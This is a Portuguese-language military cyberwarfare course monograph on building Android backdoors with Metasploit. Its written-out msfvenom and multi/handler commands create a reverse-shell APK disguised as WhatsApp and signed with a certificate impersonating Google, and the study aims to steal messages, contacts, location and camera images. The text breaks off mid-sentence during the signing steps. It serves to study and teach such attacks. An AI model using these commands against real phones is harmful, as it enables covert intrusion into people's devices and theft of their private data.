

CENTRO DE INSTRUÇÃO DE GUERRA ELETRÔNICA

1º Ten Com ANDERSON HENRIQUE DE MOURA

**A UTILIZAÇÃO DO METASPLOIT FRAMEWORK PARA OBTENÇÃO DE
INFORMAÇÕES DE UM DISPOSITIVO MÓVEL ANDROID**

**Brasília
2017**

1º Ten Com ANDERSON HENRIQUE DE MOURA

**A UTILIZAÇÃO DO METASPLOIT FRAMEWORK PARA OBTENÇÃO DE
INFORMAÇÕES DE UM DISPOSITIVO MÓVEL ANDROID**

Trabalho de Conclusão do Curso de Guerra Cibernética para Oficiais apresentado ao Centro de Instrução de Guerra Eletrônica como requisito para obtenção do Grau de Pós-Graduação *Lato Sensu*, nível de especialização em Guerra Cibernética.

Orientador: Maj Art RICARDO FÉRRE LACERDA FERREIRA

Coorientador: 2º Ten OTT/Biblio THAÍS RIBEIRO MORAES MARQUES

Brasília
2017

Ficha Catalográfica Elaborada pela Biblioteca
do Centro de Instrução de Guerra Eletrônica (CIGE)
Bibliotecária Responsável: 2° TenThaís Moraes CRB1/1922

M929u

Moura, Anderson Henrique de

A utilização do metasploit framework para obtenção de informações de um dispositivo móvel android. / Anderson Henrique de Moura – Brasília: Centro de Instrução de Guerra Eletrônica, 2017. 45f.; il.

Trabalho de conclusão apresentado ao Curso de Guerra Cibernética para Oficiais – Centro de Instrução de Guerra Eletrônica, Brasília, 2017.

Bibliografia: f. 45.

1. Metasploit. 2. Obtenção de informações. 3. Dispositivo móvel. I Moura, Anderson Henrique de. II. Centro de Instrução de Guerra Eletrônica. III. Título.

CDD 001.6

1º Ten Com ANDERSON HENRIQUE DE MOURA

**A UTILIZAÇÃO DO METASPLOIT FRAMEWORK PARA OBTENÇÃO DE
INFORMAÇÕES DE UM DISPOSITIVO MÓVEL ANDROID**

Trabalho de Conclusão do Curso de Guerra Cibernética para Oficiais apresentado ao Centro de Instrução de Guerra Eletrônica como requisito para obtenção do Grau de Pós-Graduação *Lato Sensu*, nível de especialização em Guerra Cibernética.

Aprovado em: ____ de novembro de 2017

RICARDO FÉRRE LACERDA FERREIRA – Maj Art
Orientador

THAÍS RIBEIRO MORAES MARQUES – 2º Ten OTT/Biblio
Coorientador

ADÃO DOS SANTOS – 1º Sgt Com
membro da comissão de avaliação

Brasília
2017

Aos meus pais, irmão e esposa que, com muito apoio, não mediram esforços para que eu chegasse até esta etapa da minha carreira.

AGRADECIMENTOS

A Deus, em primeiro lugar, pela força e coragem durante todo este longo caminho.

Aos meus Orientadores, pelo apoio na orientação e incentivo que tornaram possível a conclusão deste trabalho.

O êxito da vida não se mede por aquilo
que você conquistou, mas sim pelas
dificuldades que superou no caminho.

Abraham Lincoln

RESUMO

Referência: MOURA, Anderson Henrique de. **A utilização do Metasploit Framework para obtenção de informações de um dispositivo móvel Android.** 2017. 45 folhas. Monografia (Curso de Guerra Cibernética para Oficiais) - Centro de Instrução de Guerra Eletrônica, Brasília, 2017.

A cada ano os dispositivos móveis *Android* crescem cada vez mais em número de usuários pelo mundo. Por apresentar inúmeras vulnerabilidades, estes dispositivos são alvos constantes de diversos tipos de ataques. Existem diversas ferramentas desenvolvidas para auxiliar a exploração destas vulnerabilidades, sendo o *Metasploit Framework* uma das mais conhecidas. O presente estudo tem por finalidade identificar qual o melhor *payload* para *Android*, disponível no *Metasploit Framework*, para a criação de um *backdoor* com o objetivo de obter informações do usuário de um dispositivo móvel *Android*. Este trabalho realiza explicações de conceitos importantes do *Metasploit Framework*, a demonstração da geração de um *backdoor* para dispositivos *Android* pelo *Msfvenom*, o teste dos *backdoors* gerados com cada um dos *payloads* disponíveis e a comparação entre eles a fim de identificar qual seria o melhor para a obtenção de informações do usuário. A realização de um ataque deste tipo permite o acesso a diversas informações do usuário como mídias, contatos, registro de chamadas, mensagens, geolocalização, entre outras. Esta pesquisa cresce de importância na medida em que ainda há poucos estudos acadêmicos a respeito deste sistema operacional que se tornou o mais utilizado do mundo.

Palavras-chave: Android. Hacking. Metasploit Framework. Obtenção de Informações.

ABSTRACT

Each year Android mobile devices are growing in number of users worldwide. Because they have numerous vulnerabilities, these devices are constant targets of various types of attacks. There are several tools developed to help exploit these vulnerabilities, with Metasploit Framework being one of the most known. This study aims to identify the best payload for Android available in Metasploit Framework for the creation of a backdoor for the purpose of obtaining information from the user of an Android mobile device. This work provides explanations of important concepts of the Metasploit Framework, the demonstration of backdoor generation for Android devices by Msfvenom, the testing of the backdoors generated with each of the available payloads and the comparison between them in order to identify which would be the best for the information gathering. Performing such an attack allows access to various user informations such as media, contacts, call logs, messages, geolocation, among others. This research grows in importance as there are still few academic studies regarding this operating system that has become the most used in the world.

Keywords: Android. Hacking. Metasploit Framework. Obtaining Information.

LISTA DE ILUSTRAÇÕES

Figura 1- Comando <i>msfupdate</i>	19
Figura 2- Página inicial do <i>Metasploit Framework</i>	20
Figura 3- Comando <i>show -h</i>	20
Figura 4- Comando <i>show exploits</i>	21
Figura 5- Opções do <i>multi handler</i>	21
Figura 6- Definição do <i>LHOST</i>	22
Figura 7- Aguardando conexão.....	22
Figura 8- <i>Payloads msfvenom</i> para <i>Android</i>	23
Figura 9- Opções do <i>msfvenom</i>	23
Figura 10- Montagem do <i>payload</i>	24
Figura 11- Criação do <i>Backdoor</i>	24
Figura 12- Geração da Chave.....	23
Figura 13- Assinatura do Arquivo.....	25
Figura 14- Verificação da Assinatura com <i>JARsigner</i>	26
Figura 15- Verificação da Assinatura com <i>Zipalign</i>	27
Figura 16- E-mail enviando <i>backdoor</i>	27
Figura 17- Estabelecimento do <i>listener</i>	28
Figura 18- Informações do sistema.....	28
Figura 19- Comandos gerais.....	29
Figura 20- Comandos de <i>file system</i>	29
Figura 21- Comandos de rede e de sistema.....	30
Figura 22- Comandos para <i>webcam</i>	30
Figura 23- Comandos para <i>Android</i>	31
Figura 24- Comando <i>dump_sms</i>	31
Figura 25- Arquivo com o <i>dump sms</i>	31
Figura 26- Comando <i>dump_contacts</i>	32
Figura 27- Arquivo com o <i>dump contacts</i>	32
Figura 28- Comando <i>geolocate</i>	33
Figura 29- Comando <i>webcam_snap</i>	33
Figura 30- Propriedades da imagem.....	33
Figura 31- Comando <i>webcam_stream</i>	34

Figura 32- <i>Stream</i> da camera.....	34
Figura 33- Conteúdo do diretório /storage.....	35
Figura 34- Conteúdo do diretório /DCIM/Camera.....	35
Figura 35- Conteúdo do diretório /Pictures/Screenshots.....	36
Figura 36- Conteúdo do diretório /WhatsApp/Media.....	36
Figura 37- <i>Backdoors</i> gerados.....	37
Figura 38- <i>Backdoor1</i>	38
Figura 39- <i>Backdoor2</i>	38
Figura 40- <i>User agent</i>	39
Figura 41- <i>Backdoor3</i>	39
Figura 42- <i>Https:4443</i>	40
Figura 43- <i>Backdoor4</i>	41
Figura 44- <i>Backdoor5</i>	41
Figura 45- <i>User agent2</i>	42
Figura 46- <i>Backdoor6</i>	42
Figura 47- <i>Backdoor7</i>	43
Figura 48- <i>Backdoor8</i>	44
Figura 49- <i>User agent3</i>	44
Figura 50- <i>Backdoor9</i>	45

SUMÁRIO

1	INTRODUÇÃO	13
14		
14		
14		
15		
15		
15		
15		
17		
18		
19		
22		
24		
31		
3	DEMONSTRAÇÃO	37
3.1	PAYLOAD ANDROID/METERPRETER/REVERSE_TCP.....	37
3.2	PAYLOAD ANDROID/METERPRETER/REVERSE_HTTP.....	38
3.3	PAYLOAD ANDROID/METERPRETER/REVERSE_HTTPS.....	39
3.4	PAYLOAD ANDROID/METERPRETER_REVERSE_TCP.....	40
3.5	PAYLOAD ANDROID/METERPRETER_REVERSE_HTTP.....	41
3.6	PAYLOAD ANDROID/METERPRETER/REVERSE_HTTPS.....	42
3.7	PAYLOAD ANDROID/SHELL/REVERSE_TCP.....	42
3.8	PAYLOAD ANDROID/SHELL/REVERSE_HTTP.....	43
3.9	PAYLOAD ANDROID/SHELL/REVERSE_HTTPS.....	44
4	ANÁLISE DOS RESULTADOS	46
5	CONCLUSÃO	48
	REFERÊNCIAS BIBLIOGRÁFICAS	49
	<u>APÊNDICE 1</u>	50

1 INTRODUÇÃO

O desenvolvimento contínuo da computação móvel tem trazido nos últimos anos inúmeras facilidades para a vida das pessoas, desde a simples troca de mensagens através de redes sociais até a realização de complexas transações bancárias via internet. As pessoas vêm se tornando muito mais dependentes de seus dispositivos móveis do que de seus computadores pessoais domésticos. (DRAKE et al., 2014)

Existem diversos sistemas operacionais para dispositivos móveis, como *Symbian*, *IOS*, *Blackberry*, *Windows Phone* e *Android*, por exemplo. No entanto, segundo GUPTA (2014), em um curto período de tempo, o *Android* tornou-se um dos sistemas operacionais móveis mais populares do mundo, contando com mais da metade de todo mercado de smartphones. No Brasil, o *Android* já conta com mais de 90% de todo mercado nacional de smartphones. Além de possuir uma enorme base de consumidores, o *Android* possui um ótimo suporte da comunidade de desenvolvimento, resultando em milhões de aplicativos no *Play Store* oficial.

O *Android* vem sendo desenvolvido a uma velocidade enorme, tendo atualizações constantes e versões novas com frequência. Cada nova versão traz uma melhor interface para o usuário, melhorias de performance, além de uma série de novos recursos voltados para o usuário. (ELENKOV, 2015).

O *Android*, porém, não está limitado apenas a *smartphones*, pode ser encontrado em uma grande variedade de dispositivos como leitores de e-books, TVs entre outros sistemas embarcados. Com o crescente número de usuários adotando dispositivos baseados em *Android*, têm sido feitos muitos investimentos em pesquisa na área de segurança dos dispositivos. Apesar de ter várias melhorias ao longo dos anos, segurança dos dispositivos ainda recebe pouca atenção dos usuários, que, em sua maioria, não se preocupam com o assunto. (GUPTA, 2014).

Os *smartphones* contém muito mais informações sensíveis que computadores na maioria dos casos, incluindo informações sobre contatos, mensagens, documentos sensíveis, fotos, entre várias outras, que podem ser alvo de ataques. (GUPTA, 2014).

Neste contexto, pode-se encontrar na internet diversas ferramentas desenvolvidas para explorar vulnerabilidades dos smartphones e obter informações

do usuário. Uma das mais famosas é o *Metasploit Framework*, que dispõe de diversas ferramentas para realizar ataques a dispositivos *Android*, como *payloads* específicos para realizar conexões reversas.

1.1 PROBLEMA

O propósito deste trabalho é responder ao seguinte problema de pesquisa: Identificar qual o melhor *payload* do *Metasploit Framework* para se obter informações do usuário de um dispositivo móvel *Android* de forma mais efetiva.

1.2 JUSTIFICATIVA

Diferente dos computadores pessoais, os *smartphones* estão permanentemente ligados, se tornando muito mais valiosos para possíveis atacantes. A segurança de dispositivos móveis ainda é considerada superficialmente, pois consumidores e usuários de dispositivos móveis estão apenas começando a ver e compreender as ameaças existentes. (DRAKE et al., 2014)

Sendo assim, este trabalho se justifica pela necessidade de se identificar qual seria a melhor forma de obter as informações do usuário de um dispositivo móvel *Android*, utilizando-se um *backdoor* criado com um dos *payloads* disponíveis no *Metasploit Framework*.

1.3 DELIMITAÇÃO DO TEMA

Esta pesquisa delimitou-se em levantar informações sobre qual é o melhor *payload* para *Android* disponível no *Metasploit Framework* para se criar um *backdoor* e obter informações do usuário de um dispositivo móvel *Android*.

O Sistema Operacional *Android* foi escolhido para esta pesquisa por ser a plataforma mais popular do mundo atualmente, conforme afirma CANAL TECH (2017).

A versão 7.0 *Nougat* foi escolhida para esta pesquisa por ser a versão mais utilizada do mundo, conforme afirma CANAL TECH (2018).

1.4 OBJETIVOS

Os objetivos deste trabalho estão são os seguintes:

1.4.1 Objetivo Geral

O presente trabalho tem como objetivo geral identificar qual é o melhor *payload* para *Android*, disponível no *Metasploit Framework*, para criar um *backdoor*, estabelecer uma conexão reversa e obter informações do usuário de um dispositivo móvel *Android*.

1.4.2 Objetivos Específicos

A fim de atingir o objetivo geral, os seguintes objetivos específicos serão buscados:

- a) apresentar o *Metasploit Framework*;
- b) conceituar *exploit*, *payload* e *listener*;
- c) apresentar o *msfconsole* e o *msfvenom*;
- d) demonstrar o estabelecimento de uma conexão reversa e as informações que podem ser obtidas;
- e) testar os *backdoors* criados com cada um dos *payloads* para *android*.

1.5 METODOLOGIA

De acordo com Lakatos (1998), a pesquisa é um procedimento formal que emprega um tratamento científico e constitui uma forma para conhecer a verdade e compreender a realidade. Pesquisar é descobrir novos fatos, dados, relações e leis em qualquer área do conhecimento, através de um método sistemático.

"A pesquisa aplicada tem como característica fundamental o interesse na aplicação, utilização e consequências práticas dos conhecimentos da pesquisa básica." (GIL, 1999). Devido aos fins práticos desta pesquisa utilizaremos como natureza a pesquisa aplicada.

"As pesquisas exploratórias têm como principal finalidade desenvolver, esclarecer e modificar conceitos e ideias, tendo em vista a formulação de problemas mais precisos ou hipóteses pesquisáveis para estudos posteriores." (GIL, 1999)

A pesquisa foi desenvolvida e classificada de forma que fosse possível atingir o objetivo da pesquisa de forma mais eficiente. Para melhor exploração desta pesquisa, observou-se que ela é classificada como pesquisa Exploratória devido ao fato do uso de fontes bibliográficas e descritivas para que fosse possível descrever todo o processo.

"A análise qualitativa é menos formal do que a análise quantitativa, pois nesta última seus passos podem ser definidos de maneira relativamente simples. A análise qualitativa depende de muitos fatores, tais como a natureza dos dados coletados, a extensão da amostra e os instrumentos de pesquisa." (GIL, 2002)

Conforme citado acima, devido ao uso de uma pesquisa bibliográfica em livros e documentos eletrônicos, será utilizada a abordagem qualitativa para tratamento dos dados devido a interpretação que se fará acerca das fontes bibliográficas exploradas. Nesse sentido, devido a base da pesquisa ser um problema, tem-se o tipo de raciocínio hipotético-dedutivo para que, a partir de uma hipótese, seja possível chegar a uma base de solução viável para o problema.

Gil (1999), salienta que "a pesquisa bibliográfica é desenvolvida a partir de material já elaborado, constituído principalmente de livros e artigos científicos."

Devido ao uso de livros e documentos eletrônicos, notou-se que a pesquisa será bibliográfica, dessa forma será possível buscar o conhecimento sobre o Metasploit Framework e seus payloads e a utilização de um *backdoor* para a obtenção das informações do usuário de dispositivos móveis *Android*, correlacionando tal conhecimento com abordagens já trabalhadas por outros autores.

Esta pesquisa teve por finalidade a identificação de qual seria o melhor *payload* para *Android*, disponível no *Metasploit Framework*, para a criação de um *backdoor* e a obtenção de informações do usuário de um dispositivo móvel *Android*. Para isso, inicialmente, foi criado um script para facilitar a geração de um *backdoor* para cada um dos 9 (nove) *payloads* disponíveis para *Android*. Num próximo momento, foi feito o teste de cada um destes *backdoors* e levantado informações a respeito da conexão estabelecida, a fim de identificar qual seria o melhor deles para atingir o objetivo da pesquisa.

1.6 ESTRUTURA DO TRABALHO

No Capítulo 1, será abordado o funcionamento do *Metasploit Framework*. Para isto, primeiramente serão explicados os conceitos de *exploit*, *payload* e *listener* e, em seguida, apresentado o funcionamento do *Msfconsole* e do *Msfvenom*. Por fim, será demonstrado o estabelecimento de uma conexão reversa e as informações que podem ser obtidas;

No Capítulo 2, será realizado o teste dos *backdoors* criados com cada um dos *payloads* para *android*;

No Capítulo 3, será feita a análise dos resultados, identificando qual é o melhor payload para Android.

2 METASPLOIT FRAMEWORK

O *Metasploit Framework* é um conjunto de ferramentas largamente utilizado por *pen testers* e especialistas em segurança da informação, que fornece toda a infraestrutura necessária para automatizar tarefas rotineiras e complexas. Desta forma, é possível se concentrar em aspectos específicos de um teste de penetração, identificando as possíveis falhas ou vulnerabilidades de um sistema. (KENNEDY, 2011)

A fim de facilitar o entendimento do funcionamento do *Metasploit Framework*, é importante a definição de alguns conceitos fundamentais, como: *exploit*, *payload*, *meterpreter* e *listener*.

De acordo com KENNEDY (2011), um *exploit* é o meio pelo qual um atacante ou *pen tester* explora uma falha dentro de um sistema, uma aplicação ou um serviço. Um atacante usa um *exploit* para atacar um sistema de forma a atingir um resultado desejado que o desenvolvedor não pretendia. *Exploits* comuns incluem *buffer overflow*, vulnerabilidades de aplicações web (como *SQL injection*), entre outros.

Um *payload* é um código que queremos que sistema execute e que seja entregue pelo *Metasploit*. Por exemplo, um *reverse shell* é um *payload* que cria uma conexão da máquina alvo de volta para a máquina atacante. Um *payload* também pode ser algo simples como alguns comandos a serem executados no sistema operacional alvo. (KENNEDY, 2011).

Sobre o *Meterpreter*, Weidman diz que:

O *Meterpreter* é um *payload* personalizado, criado para o *Metasploit Project*. Ele é carregado diretamente na memória de um processo explorado por meio de uma técnica conhecida como *reflective dll injection* (injeção reflexiva de dll). Sendo assim, o *Meterpreter* permanece totalmente na memória e não grava nada em disco. Ele executa na memória do processo *host*, portanto não é necessário iniciar um novo processo que poderá ser percebido por um IDS/IPS (Sistema de Prevenção de Invasão/Sistema de Detecção de Invasão). O *Meterpreter* também usa a criptografia TLS (*Transport Layer Security*) para efetuar sua comunicação com o *Metasploit*. (WEIDMAN, 2014, p.229)

Um *listener* é um componente no *Metasploit* que aguarda por algum tipo de conexão de entrada. Por exemplo, depois que a máquina alvo recebeu o *exploit*, ela pode tentar estabelecer uma conexão com a máquina atacante pela Internet. O *listener* lida com essa conexão, aguardando que a máquina atacante seja contatada pelo sistema alvo. (KENNEDY, 2011).

2.1 MSFCONSOLE

Existem várias interfaces para utilizar o *Metasploit*. Neste trabalho, será utilizado o *Msfconsole*, que é o console do *Metasploit* baseado em texto. Antes de iniciar o *Metasploit* via *Msfconsole*, é necessário iniciar o serviço do banco de dados *PostgreSQL*, que será utilizado pelo *Metasploit* para monitorar as atividades realizadas. Para isto, basta executar o comando `service postgresql start`.

O comando acima cria um usuário *PostgreSQL* chamado *msf3* e um banco de dados correspondente para armazenar os dados das atividades realizadas. Ele também inicia o servidor RPC (Remote Procedure Call) e o servidor web do *Metasploit*. (WEIDMAN, 2014).

Em seguida, deve-se iniciar a base de dados do *Metasploit* com o comando `msfdb init`. Se a base de dados já estiver configurada, o comando pula a inicialização. É interessante atualizar a base de dados do *Metasploit* antes de utilizá-lo, executando o comando mostrado na figura 1.

Figura 1 – Comando *msfupdate*

```

root@kali:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.11.5-2016010401-0kali1~rlu1
Lendo listas de pacotes... Pronto
Construindo árvore de dependências
Lendo informação de estado... Pronto
Os pacotes a seguir serão atualizados:
  metasploit-framework
1 pacotes atualizados, 0 pacotes novos instalados, 0 a serem removidos e 59 não
atualizados.
É preciso baixar 58,4 MB de arquivos.
Depois desta operação, 20,2 MB adicionais de espaço em disco serão usados.
Obter:1 http://old.kali.org/kali/ sana/main metasploit-framework amd64 4.11.5-20
16010401-0kali1~rlu1 [58,4 MB]
Baixados 58,4 MB em 16s (3.460 kB/s)
Lendo logs de mudanças... Feito
(Lendo banco de dados ... 323261 ficheiros e directórios actualmente instalados.
)
A preparar para desempacotar .../metasploit-framework_4.11.5-2016010401-0kali1~r
lu1_amd64.deb ...
A descompactar metasploit-framework (4.11.5-2016010401-0kali1~rlu1) sobre (4.11.
4-2015071403-0kali2) ...
A processar 'triggers' para man-db (2.7.0.2-5) ...
Configurando metasploit-framework (4.11.5-2016010401-0kali1~rlu1) ...

```

FONTE: Próprio Autor (2017)

Após estas configurações iniciais, o *Msfconsole* pode ser iniciado. Para isto basta digitar o comando `msfconsole` como mostra a figura 2.

Figura 2 – Página inicial do *Metasploit*

```

root@kali:~# msfconsole

IIIIII      dTb.dTb
 II         4'  v  'B
 II         6.   .P
 II         'T;. .;P'
 II         'T; ;P'
IIIIII      'YvP'

      .-.-.-.-.-.
     /             \
    /               \
   /                 \
  /                   \
 /                     \
/                       \
-.-.-.-.-.

I love shells --egypt

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1521 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █

```

FONTE: Próprio Autor (2017)

O comando `show -h` mostra todas as opções que existem para listar itens específicos do *Msfconsole*, como pode ser visto na figura 3.

Figura 3 – Comando `show -h`

```

msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads
, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, acti
ons
msf > █

```

FONTE: Próprio Autor (2017)

O comando `show exploits`, por exemplo, mostra todos os *exploits* disponíveis no *Metasploit*. Na figura 4, podemos ver alguns exemplos de *exploits* para *Android*, cada um explora uma vulnerabilidade específica do *Android*. Porém, neste trabalho, usaremos um *exploit* chamado *multi/handler*, que é um manipulador genérico de *payloads*.

Figura 4 – Comando show exploits

```
msf > show exploits

Exploits
=====

  Name                               Disclosure Date Rank   Description
  ----                               -
aix/local/ibstat_path                2013-09-24     excellent ibstat $PATH Privi
lege Escalation
aix/rpc_cmsd_opcode21                 2009-10-07     great      AIX Calendar Manag
er Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath         2009-06-17     great      ToolTalk rpc.ttdbs
erverd_tt_internal_realpath Buffer Overflow (AIX)
android/browser/samsung_knox_smdm_url 2014-11-12     excellent Samsung Galaxy KNO
X Android Browser RCE
android/browser/webview_addjavascriptinterface 2012-12-21     excellent Android Browser an
d WebView addJavaScriptInterface Code Execution
android/fileformat/adobe_reader_pdf_js_interface 2014-04-13     good      Adobe Reader for A
ndroid addJavaScriptInterface Exploit
android/local/futex_requeue          2014-05-03     excellent Android 'Towelroot
' Futex Requeue Kernel Exploit
```

FONTE: Próprio Autor (2017)

O comando `use` é usado para definir opções. Primeiramente, definimos o `exploit multi/handler`, em seguida definimos o `payload` para `Android android/meterpreter/reverse_tcp`, por fim o comando `show options` lista as opções do `payload` selecionado, como pode ser visto na figura 5.

Figura 5 – Opções do multi handler

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name   Current Setting  Required  Description
  ----   -
PAYLOAD  android/meterpreter/reverse_tcp

Payload options (android/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   -
LHOST   LHOST            yes       The listen address
LPORT   4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) >
```

FONTE: Próprio Autor (2017)

Como pode ser visto acima, o campo LHOST não está definido. LHOST é o ip da máquina atacante, que precisa ser definido para que a máquina alvo faça a conexão reversa após receber o *payload*. Para definir o LHOST o comando a ser utilizado é o `set`, como mostra a figura 6.

Figura 6 – Definição do LHOST

```
msf payload(reverse_tcp) > set LHOST 172.16.100.163
LHOST => 172.16.100.163
msf payload(reverse_tcp) > show missing

Module options (payload/android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
msf payload(reverse_tcp) > █
```

FONTE: Próprio Autor (2017)

Após definir o LHOST no ip 172.16.100.163, o comando `show missing` foi utilizado para verificar se falta algum campo a ser preenchido antes do *exploit* ser executado. Como não houve resultado do comando, o *payload* está em condições e o *exploit* pode ser executado e permanecerá aguardando a conexão do alvo. Para isso, basta executar o comando `run` ou `exploit`.

Figura 7 – Aguardando conexão

```
msf exploit(handler) > exploit
[*] Exploit running as background job 1.
```

FONTE: Próprio Autor (2017)

2.2 MSFVENOM

O *Msfvenom* é uma ferramenta usada para criar *payloads Metasploit* codificados de forma *standalone* com uma grande variedade de formatos de saída, que foi adicionada ao *Metasploit* em 2011, em substituição às ferramentas *Msfpayload* e *Msfencode*. (WEIDMAN, 2011).

O comando `msfvenom -l payloads | grep android` mostra todos os *payloads* do *Msfvenom* que podem ser utilizados para dispositivos *Android*, como mostra a figura 8.

Figura 8 – Payloads msfvenom para android

```

root@kali2:~# msfvenom -l | grep android
android/meterpreter/reverse_http      Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https     Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp       Run a meterpreter server in Android. Connect back stager
android/meterpreter/reverse_http      Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https     Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_tcp       Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http            Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https           Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp             Spawn a piped command shell (sh). Connect back stager
root@kali2:~# █

```

FONTE: Próprio Autor (2017)

Como exemplo, usaremos o *payload* `android/meterpreter/reverse_tcp`, que serve para gerar um servidor *meterpreter* no dispositivo *Android* e conectar na máquina atacante.

O comando `msfvenom -h` mostra todas as opções disponíveis para se utilizar durante a criação de um *payload*.

Figura 9 – Opções do msfvenom

```

root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
  -p, --payload <payload>      Payload to use. Specify a '-' or stdin to use custom payloads
  --payload-options            List the payload's standard options
  -l, --list [type]           List a module type. Options are: payloads, encoders, nops, all
  -n, --nopsled <length>     Prepend a nopsled of [length] size on to the payload
  -f, --format <format>      Output format (use --help-formats for a list)
  --help-formats              List available formats
  -e, --encoder <encoder>     The encoder to use
  -a, --arch <arch>          The architecture to use
  --platform <platform>      The platform of the payload
  --help-platforms           List available platforms
  -s, --space <length>       The maximum size of the resulting payload
  --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
  -b, --bad-chars <list>     The list of characters to avoid example: '\x00\xff'
  -i, --iterations <count>  The number of times to encode the payload
  -c, --add-code <path>     Specify an additional win32 shellcode file to include
  -x, --template <path>     Specify a custom executable file to use as a template
  -k, --keep                  Preserve the template behavior and inject the payload as a new thread
  -o, --out <path>          Save the payload
  -v, --var-name <name>     Specify a custom variable name to use for certain output formats
  --smallest                  Generate the smallest possible payload
  -h, --help                  Show this message

```

FONTE: Próprio Autor (2017)

Para gerar um *payload* `android/meterpreter/reverse_tcp`, deve-se utilizar o comando da figura 10. Nesta figura, foram utilizadas algumas opções do *Msfvenom*, como o `-p` para definir o payload e `-o` para definir qual será a saída do comando, neste caso um aplicativo `WhatsApp.apk`.

Figura 10 – Montagem do payload

```

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.100.163 LPORT=4444
-o WhatsApp.apk

No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8825 bytes
Saved as: WhatsApp.apk
root@kali:~#

```

FONTE: Próprio Autor (2017)

2.3 EXEMPLO DE ATAQUE COM BACKDOOR

Primeiramente, será criado um *backdoor* utilizando o *payload* `android/meterpreter/reverse_tcp`. Para a criação do *backdoor* será usado o *Msfvenom*, como foi demonstrado anteriormente. Para isto, será utilizado o comando mostrado na figura 11.

Figura 11 – Criação do Backdoor

```

root@kali:~/Simulacao# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.42.141 lport=4444 R > /root/Simulacao/Eb.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8831 bytes
root@kali:~/Simulacao#

```

FONTE: Próprio Autor (2017)

Como pode ser visto acima, foi gerado um arquivo `Eb.apk` de 8831 bytes em `/root/Simulação`. Este é o *backdoor* que será utilizado para estabelecer a conexão com o alvo.

Após a criação do arquivo apk, é necessário criar uma assinatura de certificação, pois os dispositivos móveis *Android* não permitem a instalação de aplicativos sem uma certificação assinada. Os dispositivos *Android* apenas permitem a instalação de aplicativos assinados.

Para isto é necessário utilizar 3 ferramentas: Keytool, JARsigner e Zipalign. Deve-se iniciar pelo Keytool, pois esta é a ferramenta para criar a chave que será utilizada para assinar o arquivo. Para isto, basta utilizar os comandos mostrados na figura 12.

Figura 12 – Geração da chave


```

root@kali:~/Simulacao2# keytool -genkey -v -keystore chavel.keystore -alias Eb -keyalg RSA -keysize 2048 -validity 10000
Informe a senha da área de armazenamento de chaves:
Informe novamente a nova senha:
Qual é o seu nome e o seu sobrenome?
  [Unknown]: Android
Qual é o nome da sua unidade organizacional?
  [Unknown]: Google
Qual é o nome da sua empresa?
  [Unknown]: Google
Qual é o nome da sua Cidade ou Localidade?
  [Unknown]: IL
Qual é o nome do seu Estado ou Município?
  [Unknown]: NY
Quais são as duas letras do código do país desta unidade?
  [Unknown]: US
CN=Android, OU=Google, O=Google, L=IL, ST=NY, C=US Está correto?
  [não]: sim

Gerando o par de chaves RSA de 2.048 bit e o certificado autoassinado (SHA256withRSA) com uma validade de 10.000 dias
    para: CN=Android, OU=Google, O=Google, L=IL, ST=NY, C=US
Informar a senha da chave de <Eb>
  (RETURN se for igual à senha da área do armazenamento de chaves):
[Armazenando chavel.keystore]
root@kali:~/Simulacao2# █

```

FONTE: Próprio Autor (2017)

É possível identificar vários parâmetros a respeito da chave no comando `keytool` acima. O parâmetro `-genkey` serve para determinar a criação de uma chave, `-v` serve para mostrar o *verbose mode*, `-keystore` é para determinar o local de armazenamento da chave, `-alias` serve para criar um alias para o arquivo que será utilizado, `-keyalg` é o algoritmo que será utilizado para gerar a chave, `-keysize` é o tamanho da chave e `-validity` trata da validade, em dias, da chave que será criada.

Em seguida, será utilizada a ferramenta `JARsigner` para assinar o arquivo com a chave criada no comando anterior.

Figura 13 – Assinatura do Arquivo

```

root@kali:~/Simulacao2# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore chave.keystore Eb.apk Eb
Enter Passphrase for keystore:
adding: META-INF/EB.SF
adding: META-INF/EB.RSA
signing: classes.dex
signing: AndroidManifest.xml
signing: resources.arsc
jar signed.

```

FONTE: Próprio Autor (2017)

Como pode ser visto na figura 13, a assinatura foi realizada com sucesso. O comando `jarsigner` também apresenta uma série de parâmetros a respeito da assinatura do arquivo. O parâmetro `-verbose` serve para mostrar o *verbose mode*, `-sigalg` especifica o nome do algoritmo de assinatura usado para assinar o

